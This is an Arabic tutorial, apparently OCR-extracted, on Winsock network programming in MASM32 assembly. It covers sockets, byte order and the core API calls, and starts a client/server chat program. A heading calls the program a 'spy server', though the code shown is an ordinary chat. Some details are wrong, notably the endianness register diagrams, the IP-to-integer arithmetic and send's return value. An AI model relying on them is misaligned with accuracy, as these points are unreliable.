وهي أخر طبقة من طبقات شبكة Ethernet .. وهي طبقة Hardware ويطلق عليها MAC أو Media Access Layer .. وهذه الطبقة قد تكون كارت شبكة Ethernet Lan Card .. يقوم بتحويل صف البيانات إلي إشارات الكترونية ويقوم بإرسالها إلي العنوان المحدد .

ويوجد عنوان رقمي فريد للكل MAC علي الشبكة ..

رقم MAC

رقم فريد يتكون من 48 بت يستخدم كمعرف لشريحة الشبكة .. وهو يكون علي الصيغة [04:08:15:26:23:42] حيث يمثل بأرقام hex في كل خانة .. ويتم فصل الخانات بـ ":"



الاتصالات Connections:

يتم الاتصال باستخدام بروتوكولي TCP/IP بين جهازين علي الأقل .. كل جهاز له عنوان الانترنت والمنفذ الخاص به .. والمعروف أن يكون جهاز عميل Client والأخر مزود Server.

العميل Client : يقوم الاتصال بالمزود Server وطلب البيانات .

المزود Server : يقوم بالاستماع Listening إلي أي اتصالات قادمة أو اتصالات محددة Incomming Request Connections ويقبلها Accept .. ومن ثم يقوم بتنفيذ طلبات العميل وإرسالها له.

ومن هنا نعرف أن العميل هو الذي يقوم بطلب بيانات .. ومنه يقوم المزود بتلبية العميل تبعا لطلبه..

علي سبيل المثال عندما تقوم بفتح صفحة موقع .. المتصفح الذي تستخدمه هنا سيكون هو العميل Client .. ومزود الويب WebServer المحجوز عليه الموقع هنا سيكون المزود Server .

وهنا يكون الـ WebServer في حالة استماع Listening لأي طلب اتصال به .

قم مثلاً بفتح موقع جوجل .. ثم قم بتشغيل CMD واكتب الأمر التالي :

netstat –an

وستجد من نتائج التنفيذ السطر التالي :

```
C:\WINDOWS\system32\cmd.exe
TCP    192.168.1.3:1455     85.17.146.34:80      ESTABLISHED
TCP    192.168.1.3:1461     209.85.229.101:80    ESTABLISHED
UDP    0.0.0.0:1096         *:*
UDP    0.0.0.0:1097         *:*
```

TCP 192.168.1.3:1461 209.85.229.101:80 ESTABLISHED

وهو يحدد نوع البروتوكول المستخدم TCP ثم عنوان الانترنت الحالي لجهاز العميل Client ورقم المنفذ المستخدم في إنشاء الاتصال لجوجل .. وهو منفذ عشوائي ثم عنوان جوجل الذي رد علي طلب العميل .. ثم رقم المنفذ الذي يستخدمه سيرفر جوجل وهو 80 .. وحالة الاتصال Established .

✪ مقابس الويندوز **Windows Sockets** :

ويطلق عليها وينسوك Winsock كاختصار .. ولتعريف ما هو المقبس Socket فكما تلاحظ يقوم أي اتصال علي وجود طرفين .. كل طرف له مقبس يمكنه من التعامل مع

الطرف الأخر .. هذا المقبس مرتبط بعنوان الانترنت IP ورقم المنفذ Port .. ويعتبر مقبض للتعامل مع الطرف الأخر.

والمقبس نفسه ذو اتجاهين .. يمكن إرسال واستقبال البيانات بواسطته .
ويوجد نوعان من المقابس :

1- SOCK_STREAM :
وهو يستخدم في التطبيقات التي تحتاج إلي اتصال موثوق فيه يعتمد علي بروتوكول TCP.. بحيث عندما يتم إرسال حزم من البيانات تصل جمعيها إلي المكان الصحيح .

2- SOCK_DGRAM :
وهو يستخدم في التطبيقات التي تقوم بإرسال الصوت أو الصورة .. أي يعتمد علي بروتوكول UDP بحيث لن تؤثر عملية فقد البيانات علي المحتوي بصورة كبيرة .. فهذا النوع من المقابس يكون أسرع من النوع الأول .. ولكنه لا يضمن أن تصل البيانات إلي المكان الصحيح .

✪ إصدارات الوينسوك :

يوجد عدة إصدارات مثل :

Winsock 1.0
Winsock 1.1
Winsock 2.0

أكثر إصدار استخداماً هو الإصدار الثاني 2.0 وهو يدعم الأنظمة التالية 98, ME,NT4,2000,XP,Vista .. وحزمة MASM32 بها كلا من الاصدراين 1.1 و2.0 :

Windows Socket 1.1 32-Bit :
wsock32.inc,wsock32.lib→wsock32.dll

Windows Socket 2.0 32-Bit : ws2_32.inc,ws2_32.lib→ws2_32.dll

وسنقوم بالتطرق الآن لدوال الوينسوك Winsock API التي سنستخدمها في عمل مشروع Client/Server .

1- دالة WSAStartup

هي أول خطوة يجب القيام بها قبل استدعاء أي دالة أخري ضمن المكتبة .. حيث يتم استدعاء هذه الدالة لعمل تهيئة لمكتبة الوينسوك .. وللدالة التعريف التالي :

```
WSAStartup PROTO wVersionRequested:DWORD, lpWSAData:DWORD
```

نلاحظ وجود معاملين لها ..

الأول wVersionRequested : يحدد إصدار المكتبة المراد تحمليها .. حيث يتم تخزين رقم الإصدار الرئيسي Major في البايت السفلي Low Order وتخزين الرقم الثانوي Minor في البايت العلوي High Order .

الثاني lpWSAData : مؤشر لبنية WSADATA والتي تستقبل معلومات عن المكتبة التي تم تحمليها بعد نجاح الدالة.. ومحتوي البنية كالتالي :

```
WSADATA STRUCT
wVersion WORD ?
wHighVersion WORD ?
szDescription BYTE WSADESCRIPTION_LEN + 1 dup (?)
szSystemStatus BYTE WSASYS_STATUS_LEN + 1 dup (?)
iMaxSockets WORD ?
iMaxUdpDg WORD ?
lpVendorInfo DWORD ?
WSADATA ENDS
```

ويمكنك قراءة محتويات البنية لمعرفة المزيد عن مكتبة الوينسوك المُحملة.

وعند نجاح الدالة تعود بالقيمة صفر وإلا ستعود بقيمة غير الصفر تشير إلي فشل الدالة .. يمكنك الاستفادة القيمة التي عادت إذا فشلت الدالة ومعرفة السبب بالبحث عن معني تلك القيمة في ملف [windows.inc] فقط ابحث عن النص "WSA" للوصول لبداية تعريفات ثوابت الوينسوك.. ومن ثم معرفة الثابت النصي المقابل للقيمة الرقمية.. ومن النص يمكن الاستنتاج بالسبب .

لكن في معظم الأحوال ستنجح الدالة .. فلم تفشل معي يوما .

2- دالة WSACleanup

عند الانتهاء من استخدام المكتبة .. يتم استدعاء تلك الدالة لمسح المكتبة وحذفها من الذاكرة .. وعن كل استدعاء للدالة **WSAStartup** يجب أن يقابله نفس العدد من استدعاءات لـ **WSACleanup**.

```
WSACleanup PROTO
```

والدالة ليست لها معاملات .

3- دالة Socket

تستخدم تلك الدالة لإنشاء مقبس جديد .. وتعريفها كالتالي :

```
socket PROTO AF:DWORD,s_type:DWORD,Protocol:DWORD
```

للدالة 3 معاملات هم :

الأول **AF** : يحدد عائلة العنوان **Address Family** للبروتكول المراد استخدامه ولاستخدام البروتوكول **TCP** أو **UDP** يجب أن تكون العائلة هنا هي **AF_INET** .

الثاني **s_type** : تحدد نوع المقبس المراد استخدامه إما **SOCK_STREAM** أو **SOCK_DGRAM** .. وسنتعامل مع نوع المقبس الأول لأسباب سبق ذكرها .

الثالث Protocol : يحدد نوع البروتوكول المراد للمقبس استخدامه ولاستخدام TCP .. نضع القيمة هنا IPPROTO_TCP .

وعند نجاح الدالة تعود بمقبض للمقبس الجديد الذي تم إنشائه .. وإلا ستعود بقيمة INVALID_SOCKET.

4- دالة closesocket

ومن اسم الدالة نستنتج أنها تستخدم في غلق المقبس بعد انتهائنا من استخدامه .

```
closesocket PROTO s:DWORD
```

لها معامل وحيد وهو قيمة المقبس المراد إغلاقه . .وعند نجاح الدالة تعود بصفر وإلا ستعود بـ SOCKET_ERROR .

5- sockaddr

بروتوكول TCP/IP يستخدم رقم انترنت ورقم منفذ للعنونة وإنشاء اتصال .. لكن من الممكن أن تكون بعض البروتوكولات الأخرى لا تستخدم نفس الطريقة .. وللتوافق مع جميع البرتوكولات .. ففي النسخة الأول من الوينسوك .. تم حل هذه المسألة مع البنية sockaddr ..

```
sockaddr STRUCT
   sa_family   WORD    ?
   sa_data     BYTE    14 dup(?)
sockaddr ENDS
```

العضو الأول في البنية sockaddr هو [sa_family] وهو بحجم 2 بايت ويستخدم في تخزين عائلة العنوان للعنوان المستخدم في الاتصال .

العضو الثاني هو [sa_data] وهو بحجم 14 بايت ويستخدم حسب قواعد البروتوكول المعمول به .

ومن ثم فنحن سنستخدم عنوان عائلة TCP/IP .. فيوجد تعريف آخر للبنية السابقة خاص بـ TCP/IP وهو :

```
sockaddr_in STRUCT
    sin_family   WORD      ?
    sin_port     WORD      ?
    sin_addr     in_addr   <>
    sin_zero     BYTE       dup (?)
sockaddr_in ENDS
```

فالبنية sockaddr_in تستخدم في تخزين عائلة العنوان ورقم المنفذ Port وعنوان الانترنت IP .. وآخر 8 بايتات في البنية للتوافق مع حجم البنية sockaddr.

العضو sin_family : نضع به AF_INET لنتعامل مع بروتوكول TCP/IP.

العضو sin_port : نخزن به رقم المنفذ .. ويجب أن يكون الرقم في صيغة Network Byte Order.

العضو sin_addr : مؤشر لبنية in_addr بحجم 4 بايت لنخزن به عنوان الانترنت IP .. ويجب أن يكون الرقم في صيغة Network Byte Order.

✪ Network Byte Order :

من الواضح أنك ألفت علي مفهوم الـ Byte Order أو ما يعني أنه توجد قيمة تخزن في بايتات بترتيب معين .. فمثلاً القيمة [48151623h] بحجم 32 بت .. تحتاج لأربع بايتات لتخزينها .

معالج Intel x86 يستخدم طريقة [little-endian] في ترتيب التخزين .. والذي يعني أن أقل بايت يخزن أولاً .. وبالتالي ستخزن القيمة السابقة بالتتابع التالي :

23h , 16h , 15h , 48h

فمثلاً إذا أردت حفظ القيمة السابقة في مسجل هكذا :

```
mov  eax, 48151623h
```

فستخزن كالتالي :

little-endian method

```
EAX  =  48  15  16  23
AX   =  48  15  16  23
AH   =  48  15  16  23
AL   =  48  15  16  23
```

وبالتالي البايت الأقل في الترتيب 23h أو 35 عشرياً تم تخزينه أولاً .. وذلك علي معالج Intel x86 .. بينما معظم المعالجات الأخرى لا تستخدم طريقة [little-endian] .. بل تستخدم طريقة عكسها وهي باسم [big-endian] .. وإذا تم تخزين القيمة السابقة علي تلك المعالجات بهذه الطريقة فستكون كالتالي :

48h , 15h , 16h , 23h

big-endian method

```
EAX  =  23  16  15  48
AX   =  23  16  15  48
AH   =  23  16  15  48
AL   =  23  16  15  48
```

بحيث أعلي بايت يتم تخزينه أولاً ..

وبالتالي مع اختلاف تتابع البايتات بين الأجهزة .. فيلزم وجود قاعدة تسري علي جميع الأجهزة .. وهذه القاعدة هي تمرير البايتات للشبكة علي طريقة [big-endian] والتي تسمي هنا Network Byte Order.

وبالتالي علي معالج Intel x86 إذا كان لدينا رقم المنفذ وليكن [1234h] أو [4660] عشريا فنقوم بترتيب البايتات حسب Network Byte Order لتصبح [3412h] ومن ثم يتم تمرير واستخدام رقم المنفذ [13330].

توجد دالة في مكتبة الوينسوك تقوم بهذه العملية وهي دالة htons

6- دالة htons

وهي تعني [Convert Host byte to Network byte order for Short Numbers] .. وتعريفها كالتالي :

```
htons PROTO hostshort:DWORD
```

ولها معامل وحيد وهو القيمة المراد تحويلها .. وتعود الدالة بالقيمة المحول إليها..وتوجد دالة باسم ntohs تقوم بعكس تلك العملية .
كذلك الحال مع رقم عنوان الانترنت IP يجب أن يكون في صيغة تتابع الشبكة ولن نستخدم له htons بل دالة أخري خاصة بذلك باسم inet_addr .

7- دالة inet_addr

تقوم تلك الدالة بتحويل نص رقم الانترنت IP المنقط .. إلي قيمة بطول 32 بت .. وللدالة التعريف التالي :

```
inet_addr PROTO cip:DWORD
```

والمعامل الوحيد لها هو مؤشر لنص رقم الانترنت .

فمثلاً عنوان الانترنت "127.0.0.1" إذا أردنا تحويله لصيغة الشبكة سنقوم بالأتي :

```
127  .  0  .  0  .  1       → in little-endian
  1  .  0  .  0  .  127     → in little-endian
01h  . 00h . 00h .  7Fh     → in little-endian & hex format
```

1 * 16^6 + 7 * 10^1 + F * 10^0= 0100007Fh = 16777343

والقيمة [16777343] هي نفس القيمة التي سنحصل عليها عند استخدام الدالة inet_addr مع العنوان "127.0.0.1".

وتوجد دالة تقوم بعكس هذه الدالة وهي دالة inet_ntoa .

8- دالة bind

تستخدم تلك الدالة لربط المقبس الذي قمنا بإنشائه مع عنوان انترنت IP ومنفذ Port .. ولها التعريف التالي :

```
bind PROTO s:DWORD, name:DWORD, namelen:DWORD
```

لها ثلاث معاملات :

الأول s : ونمرر به مقبض المقبس Socket .

الثاني name : ونمرر به مؤشر لبنية sockaddr_in .

الثالث namelen : حجم تلك البنية .

ونحتاج لتلك الدالة قبل وضع المقبس في حالة استماع Listening لأي طلب اتصال قادم .

9- دالة Listen

تستخدم تلك الدالة لوضع المقبس في حالة استماع Listen State .. ولها التعريف التالي :

```
listen PROTO s:DWORD, backlog:DWORD
```

حيث :

المعامل الأول s : هو مقبض المقبس الذي تم عمل bind له .

المعامل الثاني backlog : يخزن به أقصي عدد طلبات اتصال منتظرة لم يتم الموافقة عليها بعد.. ويوجد الثابت SOMAXCONN كقيمة افتراضية ليتم اختيار قيمة أوتوماتيكية تبعا لمزود الخدمة .

وعن نجاح الدالة فتعود بالقيمة صفر .. وعند فشلها تعود بالقيمة SOCKET_ERROR

10- دالة Accept

تستخدم تلك الدالة للموافقة علي طلب اتصال قادم .. ولها التعريف التالي :

```
accept PROTO s:DWORD, sockaddr:DWORD, addrlen:DWORD
```

حيث :

المعامل الأول S : هو المقبس الذي في حالة انتظار Listening .

المعامل الثاني sockaddr : معامل اختياري ويمكن وضع NULL له .. ولكنه في الأصل مؤشر لبنية sockaddr_in والتي ستحتوي علي بيانات الطرف الأخر المتصل.

المعامل الثالث addrlen : وهو حجم تلك البنية .

وعندما يتم الموافقة علي الاتصال .. سينشأ مقبض لمقبس جديد كقيمة معادة من الدالة accept .. هذا المقبس الجديد هو حلقة الوصل مع الطرف الأخر .

11- دالة connect

تستخدم تلك الدالة لإنشاء اتصال من مقبس لأخر .. ولها التعريف التالي :

```
connect PROTO s:DWORD, name:DWORD, namelen:DWORD
```

حيث :

المعامل S : هو مقبض المقبس الغير متصل والمراد إنشاء اتصال به .

المعامل name : مؤشر لبنية sockaddr_in بها بيانات المقبس الأخر المراد الاتصال به.

المعامل namelen : حجم تلك البنية .

عند نجاح الدالة تعود بالقيمة صفر .. وعند فشلها تعود بـ SOCKET_ERROR.

12 – دالتي send & recv

تستخدم كلا الدالتين لنقل البيانات بين مقبسين .. حيث تستخدم الدالة send لإرسال البيانات والدالة recv لاستقبال البيانات وكلتا الدالتين لهما تعريف متشابه .

```
send PROTO s:DWORD, buf:DWORD, len:DWORD, flags:DWORD
```

المعامل S : مقبض المقبس المتصل لإرسال البيانات عليه .
المعامل buf : مؤشر لمخزن به البيانات المراد إرسالها .
المعامل len : حجم المخزن .
المعامل flags : معامل اختياري يتحكم في طريقة نقل البيانات .


```
recv PROTO s:DWORD, buf:DWORD, len:DWORD, flags:DWORD
```

المعامل S : مقبض المقبس والذي سيستقبل البيانات عليه .
المعامل buf : مؤشر لمخزن لوضع البيانات المستقبلة به .
المعامل len : حجم المخزن .
المعامل flags : معامل اختياري يتحكم في طريقة نقل البيانات .

عند نجاح الدالة send فستعود بالقيمة صفر وإلا ستعود بـ SOCKET_ERROR
عند نجاح الدالة recv فستعود بحجم البايتات المستقبلة .

✪ Blocking And Non Blocking Sockets

الوضع الطبيعي للمقبس هو حالة الجمود Block Mode .. وحالة الجمود هي أن وظائف المقبس مثل listen,connect,send,recv عند استدعائها فهي تجعل مسار التنفيذ للبرنامج يتجمد حتى نحصل علي نتيجة تلك الوظائف .
فمثلا المخطط التالي يوضح حالة التنفيذ عند استدعاء الدالة listen



حيث تم تجميد مسار التنفيذ الأصلي ودخلت الوظيفة listen في حالة استماع للأبد .. لن تخرج منه إلا إذا كان هناك طلب اتصال قادم.. في هذه الحالة سيعود return استئناف مسار التنفيذ الأصلي .

الدالة connect أيضا تدخل في حالة جمود إلي أن يحدث اتصال .. أو تعود بخطأ في الاتصال .
حيث في حالة الجمود لا يتم استخدام أي إشعارات Notifications .. فالاستدعاء يتجمد إلي أن تنتهي العملية .

السؤال هنا هو كيف نتغلب علي حالة الجمود هذه ؟ .. والإجابة بسيطة وهي دالة WSAAsyncSelect .. والتي تساعد علي إنشاء إشعارات عند حدوث أي عملية .

13 - دالة WSAAsyncSelect

تقوم هذه الدالة بطلب إشعارات رسائل النافذة لأحداث الشبكة علي مقبس محدد .. حيث تقوم بدمج رسائل الشبكة للمقبس مع رسائل النافذة Window Messages .. ويتم معالجة جميع الرسائل ضمن إجراء النافذة Window Procedure .. وللدالة التعريف التالي :

```
WSAAsyncSelect PROTO s:DWORD, hWnd:DWORD, wMsg:DWORD, lEvent:DWORD
```

حيث :

المعامل S : مقبض المقبس المراد .

المعامل hWnd : وهو مقبض النافذة التي ستعالج أحداث المقبس.. ومن الأفضل أن تكون نافذة مستقلة .. ويجوز استخدام أي نوع من أنواع النوافذ .. بشرط أن يكون لها مقبض handle مثل Combo , Textbox , Dialog .

المعامل wMsg : تحديد رسائل المقبس بقيمة ثابته نقوم نحن بتعريفها .


المعامل lEvent : يحدد الأحداث التي نريد مراقبتها للمقبس..وسنتحدث عنها لاحقاً .

وعند نجاح الدالة تعود بالقيمة صفر وإلا ستعود بـ SOCKET_ERROR .

تصميم برنامج سيرفر التجسس :

سنقوم الآن بتصميم برنامج يغطي كافة الدوال التي تحدثنا عنها .. البرنامج سيكون Client/Server وبه صندوق محادثة بسيط .

المشروع باسم Winsock والواجهة الرئيسية له كالتالي :



والجدول التالي به أسماء العناصر ومعرفاتهم :

#	ID	Name	Control
1	1001	EDT_IP	IPAddress
2	1002	EDT_PORT	EditText
3	1010	BTN_CONNECT	Button
4	2010	CLIENT_HWND	EditText
5	1020	STC_CLIENT	Static
6	2020	SERVER_HWND	EditText
7	1021	STC_SERVER	Static
8	1003	EDT_CLIENT_TEXT	EditText
9	1004	EDT_SERVER_TEXT	EditText
10	1005	EDT_CLIENT_MSG	EditText
11	1006	EDT_SERVER_MSG	EditText
12	1011	BTN_CLIENT_SEND	Button
13	1012	BTN_SERVER_SEND	Button
14	1030	LST_LOG	ListBox

أعتقد أن كل عنصر في النافذة معروف وظيفته ما عدا العنصريين :

CLIENT_HWND
SERVER_HWND

هل تتذكر الدالة WSAAsyncSelect وأنها بحاجة إلي مقبض نافذة لكي تستطيع دمج رسائل المقبس مع رسائل النافذة .. فهذه هي وظيفة كلا العنصريين.. سيصبحان كلا منهما النافذة التي تستقبل أحداث المقبس.. وبالتالي سنحتاج إلي إنشاء إجراء لنافذة كلا العنصريين وهذا يتم عن طريق عمل Hooking علي كلا النافذتين .

وقد قمت بدمج كلاً من الكلينت والسيرفر في برنامج واحد ونافذة واحدة حتى يسهل ويوفر الشرح عليهما معاً.

والآن نستعرض شفرة ملف Winsock.inc

```
1   include windows.inc
2   include kernel32.inc
3   include user32.inc
4   include Comctl32.inc
5   include shell32.inc
6   include masm32.inc
7   include ws2_32.inc
8
9   includelib kernel32.lib
10  includelib user32.lib
11  includelib Comctl32.lib
12  includelib shell32.lib
13  includelib masm32.lib
14  includelib ws2_32.lib
15
16  include c:\masm32\macros\macros.asm
17
18  DlgProc        PROTO  :HWND,:UINT,:WPARAM,:LPARAM
19  ServerProc     PROTO  :HWND,:UINT,:WPARAM,:LPARAM
20  ClientProc     PROTO  :HWND,:UINT,:WPARAM,:LPARAM
21  ShowLog        PROTO  :DWORD
22
23  .const
24   IDD_DIALOG1            equ 101
25   EDT_IP                 equ 1001
26   EDT_PORT               equ 1002
27   EDT_CLIENT_TEXT        equ 1003
28   EDT_SERVER_TEXT        equ 1004
29   EDT_CLIENT_MSG         equ 1005
30   EDT_SERVER_MSG         equ 1006
31   BTN_CONNECT            equ 1010
32   BTN_CLIENT_SEND        equ 1011
33   BTN_SERVER_SEND        equ 1012
34   LST_LOG                equ 1041
35   CLIENT_HWND            equ 1000
36   SERVER_HWND            equ 2000
```

```
37   CR                  equ 0Dh
38   LF                  equ 0Ah
39   WM_SOCKET           equ WM_USER + 31
40   ;#########################################
41   .data
42   IP                  db   "127.0.0.1",0
43   Port                dd   4400
44   buffer              db   512 dup(0)
45   Text                db   65000 dup(0)
46   NewLine             db   CR,LF,0
47   ID_Connect          db   "Connect",0
48   ID_Disconnect       db   "Disconnect",0
49   ;#########################################
50   .data?
51   hInstance       dd ?
52   hDlg            dd ?
53   wsaData         WSADATA <?>
54   hServer         dd ?
55   hClient         dd ?
56   hList           dd ?
57   lpPrevServer    dd ?
58   lpPrevClient    dd ?
59   SockAddrServer  sockaddr_in <?>
60   SockAddrClient  sockaddr_in <?>
61   SockAddrRemote  sockaddr_in <?>
62   SocketServer    dd ?
63   SocketClient    dd ?
64   hClientSocket   dd ?
65   RemoteAddrLen   dd ?
66   ;#########################################
```

السطر 14,7 : نقوم بتضمين مكتبة الوينسوك الإصدار الثاني .

السطر 38,37 : نقوم بتعريف حرفي السطر الجديد CR & LF .

السطر 39 : تعريف ثابت خاص لتحديد الرسالة الخاصة بالمقبس .

السطر 53 : تعريف بنية من نوع WSADATA لحمل معلومات مكتبة الوينسوك المحملة.

السطر 54 : تعريف متغير ليحمل مقبض الأداة SERVER_HWND .

السطر 55 : تعريف متغير ليحمل مقبض الأداة CLIENT_HWND .

السطر 57 : تعريف متغير ليحمل عنوان إجراء النافذة الافتراضي للأداة SERVER_HWND .

السطر 58 : تعريف متغير ليحمل عنوان إجراء النافذة الافتراضي للأداة CLIENT_HWND .

السطر 59 : بنية من نوع sockaddr_in لوضع بيانات مقبس السيرفر بها .

السطر 60 : بنية من نوع sockaddr_in لوضع بيانات مقبس العميل بها .

السطر 61 : بنية من نوع sockaddr_in لوضع بيانات مقبس العميل - بعد الاتصال بالسيرفر- بها .

السطر 62 : تعريف متغير سيحمل قيمة مقبس السيرفر .

السطر 63 : تعريف متغير سيحمل قيمة مقبس العميل .

السطر 64 : تعريف متغير سيحمل قيمة مقبس العميل الجديد من السيرفر بعد الاتصال .

السطر 65 : تعريف متغير سيحمل حجم البنية في السطر 61 .

شفرة الملف *Winsock.Asm*

```
1   .386
2   .model flat, stdcall  ;32 bit memory model
3   option casemap :none  ;case sensitive
4   include WinSock.inc
5
6   .code
7    start:
8
9         invoke GetModuleHandle,NULL
10        mov  hInstance,eax
11
